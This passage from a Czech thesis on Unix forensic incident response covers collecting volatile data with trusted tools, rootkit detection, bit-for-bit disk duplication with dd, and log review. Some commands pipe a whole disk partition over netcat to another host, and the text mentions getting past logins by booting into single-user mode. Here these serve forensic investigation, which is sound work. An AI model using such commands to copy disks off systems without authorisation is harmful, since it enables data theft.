[6]Pozn.: Poskytované výpisy mají pouze ilustrativní charakter. Mohou být obsahově upraveny z důvodu správného formátování dokumentu.

také `ttyp` a číslo) označuje síťové spojení. Pole FROM pak znázorňuje IP adresu nebo název domény, odkud je uživatel přihlášen. Pokud je pole vyplněno pomlčkou, znamená to lokální přihlášení uživatele. Uživatele přihlášení do X Window mají zase v poli FROM `:0.0` - X Window je vlastně soketové připojení. Pole LOGIN@ pak značí čas přihlášení uživatele. Významy ostatních polí lze dohledat v manuálových stránkách příkazu `w`.

Již zde lze začít s identifikováním podezřelých připojení. Podle toho, k čemu byl poškozený systém používán a s konfrontací s jejich správci, lze takové relace lehce vytipovat.

Dále se vyextrahují běžící procesy. Základní příkaz by vypadal takto:

```
root@victim:/mnt/usb# fps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0    480   228 ?        S    15:11   0:04 init
root         2  0.0  0.0      0     0 ?        SW   15:11   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SWN  15:11   0:00 [ksoftirqd_CPU0]
root         4  0.0  0.0      0     0 ?        SW   15:11   0:00 [kswapd]
root         5  0.0  0.0      0     0 ?        SW   15:11   0:00 [bdflush]
root         6  0.0  0.0      0     0 ?        SW   15:11   0:00 [kupdated]
root        10  0.0  0.0      0     0 ?        SW<  15:11   0:00 [mdrecoveryd]
root        35  0.0  0.0      0     0 ?        SW   15:11   0:00 [kapmd]
root       121  0.0  0.0      0     0 ?        SW   15:11   0:00 [khubd]
rpc        552  0.0  0.1   1504   564 ?        S    15:11   0:00 [rpc.portmap]
root       558  0.0  0.1   1424   612 ?        S    15:11   0:00 /usr/sbin/syslogd
root       597  0.0  0.0   1360   460 ?        S    15:11   0:00 /usr/sbin/klogd
root       599  0.0  0.1   1396   524 ?        S    15:11   0:00 /usr/sbin/inetd
root       602  0.0  0.2   3044  1384 ?        S    15:11   0:00 /usr/sbin/sshd
lp         611  0.0  0.2   3348  1240 ?        S    15:11   0:00 [lpd]
root       614  0.0  0.1   1484   592 ?        S    15:11   0:00 /usr/sbin/crond
daemon     616  0.0  0.1   1488   652 ?        S    15:11   0:00 [atd]
root       619  0.0  0.2   3288  1448 ?        S    15:11   0:00 [sendmail]
smmsp      622  0.0  0.2   3284  1432 ?        S    15:11   0:00 [sendmail]
root       626  0.0  0.1   1356   524 ?        S    15:11   0:00 /usr/sbin/apmd
root       639  0.0  0.5   5804  2964 ?        S    15:11   0:00 /usr/sbin/cupsd
root       652  0.0  0.0      0     0 ?        SW   15:11   0:00 [eth0]
root       656  0.0  0.2   4692  1516 tty1     S    15:11   0:00 -bash
root       657  0.0  0.2   4700  1540 tty2     S    15:11   0:00 -bash
root       658  0.0  0.2   4704  1544 tty3     S    15:11   0:00 -bash
root       659  0.0  0.0   1356   488 tty4     S    15:11   0:00 /sbin/agetty 38400
root       660  0.0  0.0   1356   488 tty5     S    15:11   0:00 /sbin/agetty 38400
root       661  0.0  0.0   1356   488 tty6     S    15:11   0:00 /sbin/agetty 38400
root       741  0.0  0.0      0     0 ?        SW   15:45   0:00 [usb-storage-0]
root       742  0.0  0.0      0     0 ?        SW   15:45   0:00 [scsi_eh_1]
root       873  0.0  0.3   5896  1712 ?        S    16:23   0:00 /usr/sbin/sshd
user       875  0.0  0.3   5652  1636 ?        S    16:23   0:00 [sshd]
user       876  0.0  0.2   4640  1460 pts/2    S    16:23   0:00 -bash
root       890  0.0  0.3   5896  1712 ?        S    16:24   0:00 /usr/sbin/sshd
user       892  0.0  0.3   5652  1636 ?        S    16:24   0:00 [sshd]
```

```
user       893  0.0  0.2  4640 1460 pts/3    S    16:24   0:00 -bash
root       957  0.0  0.1  2656  812 tty2     R    16:57   0:00 ps -aux
```

Pro mnohem detailnější výpis lze použít `fps -auxeww`[7], což by zobrazilo i proměnné prostředí jednotlivých procesů.

Nástroj `ps` lze využít ještě k zobrazení adres v paměti jednotlivých procesů: `fps -ealf`.

Zajímavé informace, které mohou vzbudit podezření, lze vypsat příkazem:

```
root@victim:/mnt/usb# flsof -i
COMMAND   PID USER   FD   TYPE DEVICE SIZE NODE NAME
rpc.portm 552  rpc    3u  IPv4    463       UDP *:sunrpc
rpc.portm 552  rpc    4u  IPv4    464       TCP *:sunrpc (LISTEN)
inetd     599 root    4u  IPv4    501       TCP *:time (LISTEN)
inetd     599 root    5u  IPv4    502       UDP *:time
inetd     599 root    6u  IPv4    503       TCP *:ftp (LISTEN)
inetd     599 root    7u  IPv4    504       UDP *:biff
inetd     599 root    8u  IPv4    505       UDP *:ntalk
inetd     599 root    9u  IPv4    506       TCP *:finger (LISTEN)
inetd     599 root   10u  IPv4    507       TCP *:auth (LISTEN)
sshd      602 root    3u  IPv4    513       TCP *:ssh (LISTEN)
lpd       611   lp    6u  IPv4    526       TCP *:printer (LISTEN)
sendmail  619 root    4u  IPv4    542       TCP *:smtp (LISTEN)
sendmail  619 root    5u  IPv4    543       TCP *:submission (LISTEN)
cupsd     639 root    0u  IPv4    765       TCP *:631 (LISTEN)
cupsd     639 root    2u  IPv4    766       UDP *:631
sshd      873 root    4u  IPv4   2047       TCP 192.168.0.2:ssh->r6.nbox.cz:36144
(ESTABLISHED)
sshd      875 user    4u  IPv4   2047       TCP 192.168.0.2:ssh->r6.nbox.cz:36144
(ESTABLISHED)
sshd      890 root    4u  IPv4   2339       TCP 192.168.0.2:ssh->192.168.0.3:32910
sshd      892 user    4u  IPv4   2339       TCP 192.168.0.2:ssh->192.168.0.3:32910
```

Tímto byly vypsány procesy, které otevřely síťové sokety. Pokud v těchto výpisech najdeme procesy, které např. používají ICMP pakety a není to zrovna program `ping` nebo jiný legitimní proces užívající ICMP protokol, měli by být tento proces poznamenán jako podezřelý.

```
root@victim:/mnt/usb# flsof -p 614
COMMAND PID USER   FD   TYPE DEVICE    SIZE    NODE NAME
crond   614 root  cwd    DIR    3,7    4096  960967 /var/spool/cron/crontabs
crond   614 root  rtd    DIR    3,7    4096       2 /
crond   614 root  txt    REG    3,7   14652 1089095 /usr/sbin/crond
```

[7]Nezapomeňte, že naše důvěryhodné nástroje mají na rozdíl od těch originálních předponu "f".

```
crond   614 root  mem    REG    3,7  672140  576615 /lib/ld-2.3.1.so
crond   614 root  mem    REG    3,7 1435624  576618 /lib/libc-2.3.1.so
crond   614 root  mem    REG    3,7   49939  576624 /lib/libnss\_compat-2.3.1.so
crond   614 root  mem    REG    3,7   87653  576623 /lib/libnsl-2.3.1.so
crond   614 root    0u   CHR    1,3          320725 /dev/null
crond   614 root    1u   CHR    1,3          320725 /dev/null
crond   614 root    2u   CHR    1,3          320725 /dev/null
```

Tento příkaz vypsal všechny soubory, které otevírá určitý proces určený svým PID. V tomto případě jsem vybral PID s hodnotou 614, což odpovídá spuštěnému programu `crond` se superuživatelskými právy.

Užitečné informace mohou poskytnout též nástroje pro sledování zátěže systému. Procesy nebo obecněji uživatelé, vytvářející velkou zátěž systému, mohou být podezřelí z konání patogenní činnosti. Některé informace o využití procesoru a operační paměti již ukázal výpis příkazu `ps` a `w`. Pokud by vyšetřovatel chtěl využít specializovaných nástrojů pro sledování zátěže, použil by `top`, `slabtop`, `vmstat`, `uptime` nebo `free`. Příkaz `top` je interaktivní program se samoaktualizující se mi výpisy o zátěži systému:

```
root@victim:/mnt/usb# ftop
top - 03:55:19 up 30 min,  4 users,  load average: 0.00, 0.06, 0.12
Tasks:  66 total,   2 running,  64 sleeping,   0 stopped,   0 zombie
Cpu(s):  1.0% us,  1.0% sy,  0.0% ni, 98.0% id,  0.0% wa,  0.0% hi,  0.0% si
Mem:    378668k total,   370060k used,     8608k free,    90280k buffers
Swap:   779112k total,    10088k used,   769024k free,    63056k cached

    PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
    6726 root      15   0  165m  33m 2524 S  1.7  9.1   0:35.02 Xorg
    7672 jose      16   0  2128 1068  844 R  0.7  0.3   0:00.05 top
    1 root      16   0  1560  532  460 S  0.0  0.1   0:01.21 init
    2 root      34  19     0    0    0 S  0.0  0.0   0:00.02 ksoftirqd/0
    3 root      10  -5     0    0    0 S  0.0  0.0   0:00.04 events/0
    4 root      12  -5     0    0    0 S  0.0  0.0   0:00.01 khelper
    5 root      17  -5     0    0    0 S  0.0  0.0   0:00.00 kthread
    7 root      10  -5     0    0    0 S  0.0  0.0   0:00.13 kacpid
   92 root      10  -5     0    0    0 S  0.0  0.0   0:00.14 kblockd/0
  118 root      15   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
  119 root      15   0     0    0    0 S  0.0  0.0   0:00.09 pdflush
  121 root      18  -5     0    0    0 S  0.0  0.0   0:00.00 aio/0
  120 root      15   0     0    0    0 S  0.0  0.0   0:00.43 kswapd0
  706 root      15   0     0    0    0 S  0.0  0.0   0:00.02 kseriod
 1883 root      15   0     0    0    0 S  0.0  0.0   0:00.00 khubd
 3142 root      15  -4  1660  568  484 S  0.0  0.1   0:00.15 udevd
 4345 root      22   0     0    0    0 S  0.0  0.0   0:00.00 khpsbpkt
 5585 root      23   0     0    0    0 S  0.0  0.0   0:00.00 pccardd
 5641 root      15   0     0    0    0 S  0.0  0.0   0:00.00 knodemgrd\_0
 6565 root      16   0  1824 1024  556 S  0.0  0.3   0:00.00 acpid
 6597 messageb  16   0  1564  400  328 S  0.0  0.1   0:00.01 dbus-daemon
```

Další užitečné informace může nabídnout obsah adresáře `/proc`. Tento adresář (resp. systém souborů), slouží jako rozhraní pro datové struktury jádra. Každý proces má v adresáři `/proc` podadresář, který odpovídá jeho ID. V každém z těchto podadresářů lze zjistit, které popisovače souborů proces otevřel. Toto demonstruje následující výpis:

```
root@workstation:/mnt/usb# ps -aux | grep vim
jose    7319  0.1  2.1  16376  8092 pts/1  S+  03:36 0:15 vim diplomka-utf8.tex

root@workstation:/mnt/usb# ls -la /proc/7319/
total 0
dr-xr-xr-x   5 jose jose 0 2006-03-07 03:36 .
dr-xr-xr-x  99 root root 0 2006-03-06 21:25 ..
dr-xr-xr-x   2 jose jose 0 2006-03-07 07:25 attr
-r--------   1 jose jose 0 2006-03-07 07:25 auxv
-r--r--r--   1 jose jose 0 2006-03-07 07:23 cmdline
lrwxrwxrwx   1 jose jose 0 2006-03-07 07:25 cwd -> /data/diplomka_UHK_2006
-r--------   1 jose jose 0 2006-03-07 07:25 environ
lrwxrwxrwx   1 jose jose 0 2006-03-07 07:25 exe -> /usr/bin/vim
dr-x------   2 jose jose 0 2006-03-07 07:23 fd
-r--r--r--   1 jose jose 0 2006-03-07 07:25 maps
-rw-------   1 jose jose 0 2006-03-07 07:25 mem
-r--r--r--   1 jose jose 0 2006-03-07 07:25 mounts
-rw-r--r--   1 jose jose 0 2006-03-07 07:25 oom_adj
-r--r--r--   1 jose jose 0 2006-03-07 07:25 oom_score
lrwxrwxrwx   1 jose jose 0 2006-03-07 07:25 root -> /
-rw-------   1 jose jose 0 2006-03-07 07:25 seccomp
-r--r--r--   1 jose jose 0 2006-03-07 03:55 stat
-r--r--r--   1 jose jose 0 2006-03-07 03:55 statm
-r--r--r--   1 jose jose 0 2006-03-07 07:23 status
dr-xr-xr-x   3 jose jose 0 2006-03-07 07:25 task
-r--r--r--   1 jose jose 0 2006-03-07 07:25 wchan
```

Z výstupu je vidět spuštěný program `vim`, který má otevřený soubor `diplomka-utf8.tex`. Vidíme, že výpis podadresáře reprezentující daný proces, obsahuje odkaz `exe` na spuštěný program. Pokud by byl originální spuštěný program smazán, v tomto adresáři bychom ho opět našli.

V adresáři `fd` lze nalézt všechny soubory, které proces spustil:

```
root@workstation:/mnt/usb# ls -la /proc/7319/fd/
total 5
dr-x------  2 jose jose  0 2006-03-07 07:23 .
dr-xr-xr-x  5 jose jose  0 2006-03-07 03:36 ..
lrwx------  1 jose jose 64 2006-03-07 07:39 0 -> /dev/pts/1
lrwx------  1 jose jose 64 2006-03-07 07:39 1 -> /dev/pts/1
lrwx------  1 jose jose 64 2006-03-07 07:23 2 -> /dev/pts/1
lrwx------  1 jose jose 64 2006-03-07 07:39 4 -> socket:[9997]
lrwx------  1 jose jose 64 2006-03-07 07:39 6 -> /data/diplomka_UHK_2006/
.diplomka-utf8.tex.swp
```

Zde lze najít důkazy o činnosti záškodníka, zvláště pokud se snaží v systému schovat upravením originálních nástrojů a jejich výpisů. Jako vyšetřovatelé musíme zkoušet více cest, jak se dopátrat skutečnostem, které se v systému dějí.

Ze souborového systému `/dev/proc` lze ještě sesbírat informace z těchto souborů: `/proc/version` (verze operačního systému), `/proc/sys/kernel/name` (host name), `/proc/sys/kernel/domainame` (doménové jméno), `/proc/cpuinfo` (hardwarové informace), `/proc/swaps` (swapové oblasti), `/proc/partitions` (lokální souborové systémy), `/proc/self/mounts` (připojené souborové systémy), `/proc/uptime` (doba od znovu zavedení systému).

Stále se tu bavíme o skrývání se v systému. K tomu vetřelec většinou využívá specializovaných nástrojů - tzv. rootkitů. Těch je v dnešní době velké množství. Ty nejtriviálnější, které pouze mění binární aplikace v "userspace" - což lze lehce odhalit pouhou kontrolou integrity souborů nebo analyzováním dané aplikace pomocí základních systémových utilit `strace` a `ltrace`.

Rootkity založené na *LKM* (*Loadable Kernel Module*). Rootkit je zaveden jako modul jádra systému, většinou skrytý, který upravuje přímo systémová volání (tzv. sys-calls). Výhoda pro útočníka je, že změny, které chce v systému provést (např. skrytí procesu či souboru) se projeví shodně pro všechny programy na uživatelské úrovni, které používají daná systémová volání. Významnými zástupci této skupiny jsou např. *Adore* a *Knark*. Ovšem i tyto rootkity již nejsou příliš v módě. Lze je již také lehce odhalit - např. pomocí nástrojů *chrootkit*[8], *kstat*[9] či *rdetect*[10].

Vývojáři kernelu Linuxu zamezili ve verzi 2.6 exportování *sys_call_table*, takže tím jsou tyto rootkity na jádrech řady 2.6 mimo hru. Ovšem tuto tabulku lze zjistit z výpisu systémové paměti RAM, která je uložena v souboru `/dev/kmem`. Tohoto využívá např. český rootkit SucKIT.

Mezi ty nejpokročilejší rootkity patří ty, působící na vrstvě VFS (Virtual File System). Je to jakási abstraktní vrstva, která působí jako jednotná vrstva pro různé souborové systémy. Tyto rootkity už se detekují obtížněji.

[8] http://www.chkrootkit.org/
[9] http://www.s0ftpj.org/tools/kstat24_v1.1-2.tgz
[10] http://hysteria.sk/ trace/detekce/rdetect.tar.bz2

Problematika skrývání se v unixových systémech je velmi rozsáhlá a není ani cílem této práce ji detailně popisovat. Odkázal bych např. na dokumenty [15], [16], [42], [28], [41].

Zmínili jsme, že mezi nestálá data patří také paměť RAM. Ovšem na Unixu neexistuje žádný způsob, jak takovou paměť rozumně vypsat. Většinou se kopírují soubory `/dev/kmem` a `/dev/kcore`, které obsahují nesouvisle uspořádaný obsah systémové paměti RAM. Většinou v nich vyšetřovatelé vyhledávají na základě řetězců.

Nyní pokročím blíže k tématice sítě. Začnu základním příkazem `netstat`:

```
root@victim:/mnt/usb# fnetstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address    Foreign Address   State    PID/Program name
tcp        0      0 0.0.0.0:515      0.0.0.0:*         LISTEN      611/
tcp        0      0 0.0.0.0:37       0.0.0.0:*         LISTEN      599/inetd
tcp        0      0 0.0.0.0:587      0.0.0.0:*         LISTEN      619/
tcp        0      0 0.0.0.0:79       0.0.0.0:*         LISTEN      599/inetd
tcp        0      0 0.0.0.0:111      0.0.0.0:*         LISTEN      552/
tcp        0      0 0.0.0.0:113      0.0.0.0:*         LISTEN      599/inetd
tcp        0      0 0.0.0.0:21       0.0.0.0:*         LISTEN      599/inetd
tcp        0      0 0.0.0.0:22       0.0.0.0:*         LISTEN      602/sshd
tcp        0      0 0.0.0.0:631      0.0.0.0:*         LISTEN      639/cupsd
tcp        0      0 0.0.0.0:25       0.0.0.0:*         LISTEN      619/
tcp        0      0 192.168.0.2:22   83.240.9.43:36144 ESTABLISHED 873/sshd
tcp        0      0 192.168.0.2:22   192.168.0.3:32910 ESTABLISHED 892/
udp        0      0 0.0.0.0:512      0.0.0.0:*                     599/inetd
udp        0      0 0.0.0.0:518      0.0.0.0:*                     599/inetd
udp        0      0 0.0.0.0:37       0.0.0.0:*                     599/inetd
udp        0      0 0.0.0.0:111      0.0.0.0:*                     552/
udp        0      0 0.0.0.0:631      0.0.0.0:*                     639/cupsd
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name Path
unix  6      [ ]         DGRAM                    468    558/syslogd  /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     527    611/         /var/run/lprng
unix  3      [ ]         STREAM     CONNECTED     2349   890/sshd
unix  3      [ ]         STREAM     CONNECTED     2348   892/
unix  3      [ ]         STREAM     CONNECTED     2057   873/sshd
unix  3      [ ]         STREAM     CONNECTED     2056   875/
unix  2      [ ]         DGRAM                    547    626/apmd
unix  2      [ ]         DGRAM                    545    622/
unix  2      [ ]         DGRAM                    541    619/
unix  2      [ ]         DGRAM                    499    597/klogd
```

Je patrné, že je otevřeno dvanáct TCP spojení a pět UDP spojení. Vidíme také dvě SSH relace realizované z adres 83.240.9.43 a 192.168.0.3. Jasné jsou i použité porty, takže nyní víme, jaké porty jednotlivé procesy používají. Druhá část výpisu ukazuje soketová spojení a jejich typy

a stavy. Systém lze oskenovat z jiného stroje např. utilitou `nmap` a výsledky pak porovnat.

Pozn.: Do analýzy již nezahrnuji tu část, kdy by bylo potřeba zkoumat data jinde, než na zkoumaném počítači. Je tím myšleno např. trasování potenciální adresy útočníka.

Další síťové informace lze získat z výpisu tabulky MAC adres příkazem:

```
farp -an
```

A také z routovací tabulky:

```
froute -Cn
```

Nyní je potřeba zkontrolovat, zdali síťová karta postiženého systému neběží v promiskuitním režimu. To by totiž indikovalo, že na daném systému může být nainstalován sniffer. Spustíme tedy příkaz `ifconfig`, přesněji důvěryhodný `fifconfig` a zjistíme, jestli obsahuje řetězec PROMISC. Pokud ano, stačí pak již popsaným příkazem `lsof` vyhledat podezřelé procesy, které otevřely nějaký relativně velký soubor. Protože lze předpokládat, že takový soubor by mohl být úložištěm pro výsledky sniffingu.

Je zřejmé, že zatím se celé vyšetřování točí spíše kolem administrátorské práce. Nicméně tato činnost je pro úspěšné pokračování vyšetřování nezbytná.

Po tom, co jsou sesbírána dočasná data, lze počítač vypnout. Neuděláme to však standardně příkazem `shutdown`, ale "natvrdo" počítač vypneme. Důvodem je zabránění přepsání nějakých dat např. kvůli nebezpečí již zmíněného deadman switche. Někdy se diskutuje, zdali neudělat obraz disku před jeho vypnutím. Obecně se doporučuje ho udělat až po vypnutí.

4.3 Forenzní duplikace média

Každý případ je jiný. Proto se různí i reakce vyšetřovatelů na každý jednotlivý incident. Nejideálnější případ je, když lze vytvořit obraz disku poškozeného systému. Originální disk je zabezpečen a celá analýza je pro-

vedena na vytvořené kopii. Jenže v případě systémů, kde jsme nuceni zachovat určitou míru dostupnosti, nebudeme moci takovou kopii provést.

A organizace se samozřejmě často ptají, jestli je nezbytné systém duplikovat. Při odpovědi na následující otázky je nutné brát v úvahu:

- Zdali se jedná o kritický incident s rozsáhlými následky.
- Zdali lze předpokládat v závislosti na incidentu významné finanční ztráty.
- Zdali je možné, že celý incident skončí před soudem.
- Zdali je pravděpodobné, že se důkazy budou nacházet na disku.

Pokud by byla odpověď na některou z těchto úvah kladná, s největší pravděpodobností forenzní duplikaci bude potřeba provést. V dnešní době se diskové kapacity stále zvětšují a je potřeba si dobře rozmyslet, zdali provést duplikaci např. několika terabajtového disku (diskového pole), či nikoli.

Samotnou duplikaci lze provést třemi základními postupy:

- Vyjmout pevný disk z napadeného systému a připojit ho do forenzní stanice, kde dojde k duplikaci.
- Duplikaci provést na napadeném systému, kam je připojen vyšetřovatelův disk.
- Duplikaci provést přes bezpečné síťové spojení na forenzní stanici.

První metoda vyjmutí zkoumaného disku je nejběžnější. Vyšetřovatel vybaven počítačem s volnými rozhraními a dostatečnou diskovou kapacitou může pohodlně v místě výskytu incidentu provést duplikaci.

Druhý způsob připojení disku vyšetřovatele do vyšetřovaného systému a nabootování vlastního operačního systému (např. speciální pro forenzní analýzu určené Live CD distribuce jako *FIRE*, *SMART*, *Plan-B*) je velmi podobný tomu prvnímu. Je ovšem potřeba si dávat zvláštní pozor na to, aby vše proběhlo, jak má. V tomto případě se vyšetřovatel pohybujete na neznámé půdě a počítač nemusí vždy reagovat tak, jak by očekával. Při použití této metody nesmí zapomenout zkontrolovat v Biosu bootovací

sekvenci na vyšetřovaném systému a to ještě předtím, než nabootuje svůj operační systém. A to z toho důvodu, aby se zabránilo nabootování originálního operačního systému.

Duplikace pomocí sítě funguje tak, že se propojí kabelem (nejlépe ethernetovým) vyšetřovaný počítač a forenzní stanice. Na forenzní stanici se nastaví přijímání dat např. pomocí programu `netcat` a zapisování těchto dat do souboru takto:

```
nc -l -p 3333 | dd of=forenzni_duplikat
```

Na inkriminovaném systému se zahájí odesílání příkazem:

```
dd if=/dev/hda1 | nc -w 3 192.168.0.1 3333
```

Příkaz vytvoří kopii prvního oddílu disku `/dev/hda` na forenzní stanici s IP adresou 192.168.0.1 realizováno přes port 3333.

Pokud by bylo někdy potřeba z důkazní kopie nabootovat, je nutné si zjistit geometrii vyšetřovaného disku a kopii udělat na disk se stejnou diskovou geometrií. Nevyrovnaná data na hranici cylindru mohou způsobit, že systém už nebudeme schopni nabootovat. Na samotnou analýzu to však vliv nemá. Pokud by nebyl k dispozici disk stejné geometrie, lze data vyrovnat programem Safeback.

Forenzní duplikaci lze provádět i na jiné médium než je pevný disk - např. ZIP pásky jsou vhodnou volbou. Podstatné je to, aby byla prováděna bitová kopie. Tzn. aby byl zkopírován každý bit každého bajtu na vyšetřovaném disku od začátku až po služební stopu. Kopírovací program se také musí vyrovnat s chybami čtení - tzn. pokud se jí na několikátý pokus nepodaří soubor načíst, musí být vynechán a doplněn výplní stejné délky. Unixové zálohovací utility jako `tar`, `cpio` nebo `dump` jsou velmi šikovné pro přesun velkého množství dat. Ovšem už méně vhodné pro forenzní analýzu, protože nedokáží vyextrahovat data z volných bloků a slack space. Pro toto je naopak vhodná utilita `dd` (`Data Dumper`). Kdybychom nevyužívali k analýze OS GNU/Linux, mohli bychom využít populární program Safeback.

Situace je tedy taková, že je připojen vyšetřovaný disk k forenzní stanici. Nyní je potřeba zjistit rozložení vyšetřovaného disku příkazem `fdisk`. Neměl by být však používán interaktivní režim. Příkaz a následný výpis

by mohl vypadat např. takto:

```
root@investigator:/mnt/usb# fdisk -lu /dev/hdb

Disk /dev/hdb: 40.0 GB, 40020664320 bytes
255 heads, 63 sectors/track, 4865 cylinders, total 78165360 sectors
Units = sektory of 1 * 512 = 512 bytes

 Zařízení Boot    Začátek     Konec  Bloky    Id  Systém
 /dev/hdb1   *        63  53255474  26627706    c  Win95 FAT32 (LBA)
 /dev/hdb2      53255475  78156224  12450375    f  Win95 Ext'd (LBA)
 /dev/hdb5      53255538  59408369   3076416    b  Win95 FAT32
 /dev/hdb6      59408433  61464689   1028128+  82  Linux swap
 /dev/hdb7      61464753  71714159   5124703+  83  Linux
 /dev/hdb8      71714223  78156224   3221001   83  Linux
```

Duplikace např. oddílu `/dev/hdb7` na vyšetřovatelův disk do souboru `/evidence/forenzni_duplikat` by byla provedena příkazem:

```
dd if=/dev/hdb7 of=/evidence/forenzni_duplikat
```

Následně je nutné vytvořit a kontrolovat hashe obrazu a originálního souboru programem `md5sum`.

Když zobrazíme nápovědu příkazu `dd` zjistíme, že je to pro forenzní analýzu velmi mocný nástroj:

```
root@investigator:/mnt/usb# dd --help
Použití: dd [PŘEPÍNAČ]...
Copy a file, converting and formatting according to the options.

 bs=BYTES        force ibs=BYTES and obs=BYTES
 cbs=BYTES       convert BYTES bytes at a time
 conv=KEYWORDS   convert the file as per the comma separated keyword list
 count=BLOCKS    copy only BLOCKS input blocks
 ibs=BYTES       read BYTES bytes at a time
 if=FILE         read from FILE instead of stdin
 obs=BYTES       write BYTES bytes at a time
 of=FILE         write to FILE instead of stdout
 seek=BLOCKS     skip BLOCKS obs-sized blocks at start of output
 skip=BLOCKS     skip BLOCKS ibs-sized blocks at start of input
     --help      display this help and exit
     --version   output version information and exit

BLOCKS and BYTES may be followed by the following multiplicative suffixes:
xM M, c 1, w 2, b 512, kD 1000, k 1024, MD 1,000,000, M 1,048,576,
GD 1,000,000,000, G 1,073,741,824, and so on for T, P, E, Z, Y.
Each KEYWORD may be:

 ascii     from EBCDIC to ASCII
```

```
 ebcdic    from ASCII to EBCDIC
 ibm       from ASCII to alternated EBCDIC
 block     pad newline-terminated records with spaces to cbs-size
 unblock   replace trailing spaces in cbs-size records with newline
 lcase     change upper case to lower case
 notrunc   do not truncate the output file
 ucase     change lower case to upper case
 swab      swap every pair of input bytes
 noerror   continue after read errors
 sync      pad every input block with NULs to ibs-size; when used
     with block or unblock, pad with spaces rather than NULs
```

Volby `if=` a `of=` mohou být reprezentovány fyzickými zařízeními nebo logickými soubory. Pokud by bylo nutné např. uložit obraz na CD média, použila by se pro rozdělení obrazu následující sekvence příkazů:

```
dd if=/dev/hdb1 of=/evidence/disk1 bs=1M count=620
dd if=/dev/hdb1 of=/evidence/disk2 bs=1M count=620 skip=621
dd if=/dev/hdb1 of=/evidence/disk3 bs=1M count=620 skip=1241
dd if=/dev/hdb1 of=/evidence/disk4 bs=1M count=620 skip=1861
```

Pokud se na disku nacházejí data i mimo oddíly, je nutné provést duplikaci celého disku `/dev/hdb` a rozdělení do oblastí provést až později. K tomu opět využijeme robustních dovedností programu `dd`. Dejme tomu, že tabulka rozdělení disku vypadá nějak takto:

```
root@investigator:/mnt/usb# fdisk -lu /evidence/forenzni_duplikat

Disk /dev/hdb: 40.0 GB, 40020664320 bytes
0 heads, 0 sectors/track, 0 cylinders
Units = sektory of 1 * 512 = 512 bytes

 Zařízení Boot    Začátek     Konec  Bloky    Id  Systém
 /dev/hdb1   *        100    100099  50000    83  Linux
```

Pozn.: Výpis je zkrácen.

Celkový rozměr oddílu `/dev/hdb1` je 100000 (100099-100+1) a začíná na offsetu 100 při velikosti bloku 512 bajtů. Pro "vyříznutí" tohoto oddílu použijeme opět příkaz `dd`:

```
dd if=/evidence/forenzni_duplikat of=forenzni_duplikat_hda1 bs=512 skip=100
count=100000
```

Volbu `conv=` lze také použít při kopírování poškozených disků. Pokud je kopírován disk, který má poškozený sektor, program `dd` se ho pokusí přečíst několikrát za sebou. Pokud se mu daný sektor nepodaří načíst, implicitně se zachová tak, že kopírování ukončí. Pokud je ovšem použita volba `conv=noerror`, tak program `dd` přeruší kopírování a zapíše sektor se samými nulami. Volba `conv=notrunc` pak umožňuje kontinuální update výstupního toku, aniž by docházelo k přepsání starého výstupního souboru.

4.4 Průzkum restaurovaného obrazu

Jakožto vyšetřovatelé máme pevný disk zkoumaného počítače, máme jeho obraz a potřebujeme provést offline analýzu. Vyšetřování je implicitně rušivé, takže vytvoření duplikátu originálního média je vysoce nutné. Zde si lze vybrat, zdali průzkum bude proveden na originále nebo na vytvořené kopii. Principiálně nejlepší varianta je originální disk uschovat a šetření provést na forenzním duplikátu.

Připojíme tedy vytvořený obraz k našemu systému. Lze to provést více způsoby. Využijeme možnosti, kterou nám Unix nabízí a tou je možnost připojit obraz jako `loopback` zařízení. Tímto způsobem lze připojit obraz jako blokové zařízení:

```
mount -o ro,loop,noexec forenzni_duplikat_hda1 /mnt/hda1
```

Přepínač `ro` znamená, že obraz bude připojen pouze pro čtení. Přepínač `noexec` pak zabraňuje přímému spouštění binárních souborů na připojeném souborovém systému.

Pozn.: Některé žurnálové souborové systémy jako Ext3 či ReiserFS aktualizují žurnál, i když jsou připojeny v režimu jen pro čtení.

Odpojení provedeme příkazem:

```
umount /mnt/hda1
```

V Unixu na rozdíl od MS Windows je většina informací uložena v souborech. Málo kdy bude potřeba zavádět obraz do nativního operačního systému, abychom si mohli prohlédnout informace, které jsou jinak nedostupné. Pokud do systému nebude možnost se přihlásit pod běžným uživatelem nebo superuživatelem, bude nutné tento autentizační mecha-

nismus nějak obejít. To umožňuje standardní linuxová vlastnost, nabootování v jednouživatelském režimu. Lze ho spustit příkazem `linux 1` nebo `linux s` při zavádění operačního systému.

Po kontrole integrity, lze přejít k samotnému vyšetřování. Samotný průzkum lze realizovat buď pomocí standardních linuxových utilit nebo pomocí specializovaných nástrojů. Zmíním zde obě varianty.

Tato kapitola však nemůže probrat všechny možné incidenty v systému Unix - resp. GNU/Linux. Aby mohl vyšetřovatel efektivně reagovat, je nezbytně nutné umět samostatně uvažovat.

4.4.1 Průzkum logů

Logy umožňují sledovat činnosti uživatelů, programů a jiných událostí, které se v systému dějí. Systém GNU/Linux má většinu souborů logů uložené v adresáři `/var/log`, jehož výpis může vypadat následovně:

```
root@investigator:/mnt/hda1/# ls -l var/log
celkem 1800
drwxr-xr-x    2 root     root         4096 led  4  2000 apache/
-rw-r--r--    1 root     root            0 lis 27 04:40 cron
-rw-r--r--    1 root     root            0 lis 26 04:40 cron.1
drwxr-xr-x    2 root     root         4096 srp 20  2003 cups/
-rw-r--r--    1 root     root         8042 bře 12 13:21 debug
-rw-r--r--    1 root     root            0 lis 26 04:40 debug.1
-rw-r-----    1 root     root        24048 bře 12 13:22 faillog
drwxr-xr-x    2 root     root         4096 bře 15  2003 iptraf/
-rw-r--r--    1 root     root       292584 bře 12 13:22 lastlog
-rw-r--r--    1 root     root         4025 bře 12 13:21 maillog
-rw-r--r--    1 root     root            0 lis 26 04:40 maillog.1
-rw-r--r--    1 root     root       202668 bře 12 13:41 messages
-rw-r--r--    1 root     root         3023 lis 27 04:40 messages.1
drwxr-xr-x    3 news     news         4096 úno  1  2003 news/
drwxr-xr-x    2 root     root         4096 kvì 16  2001 nfsd/
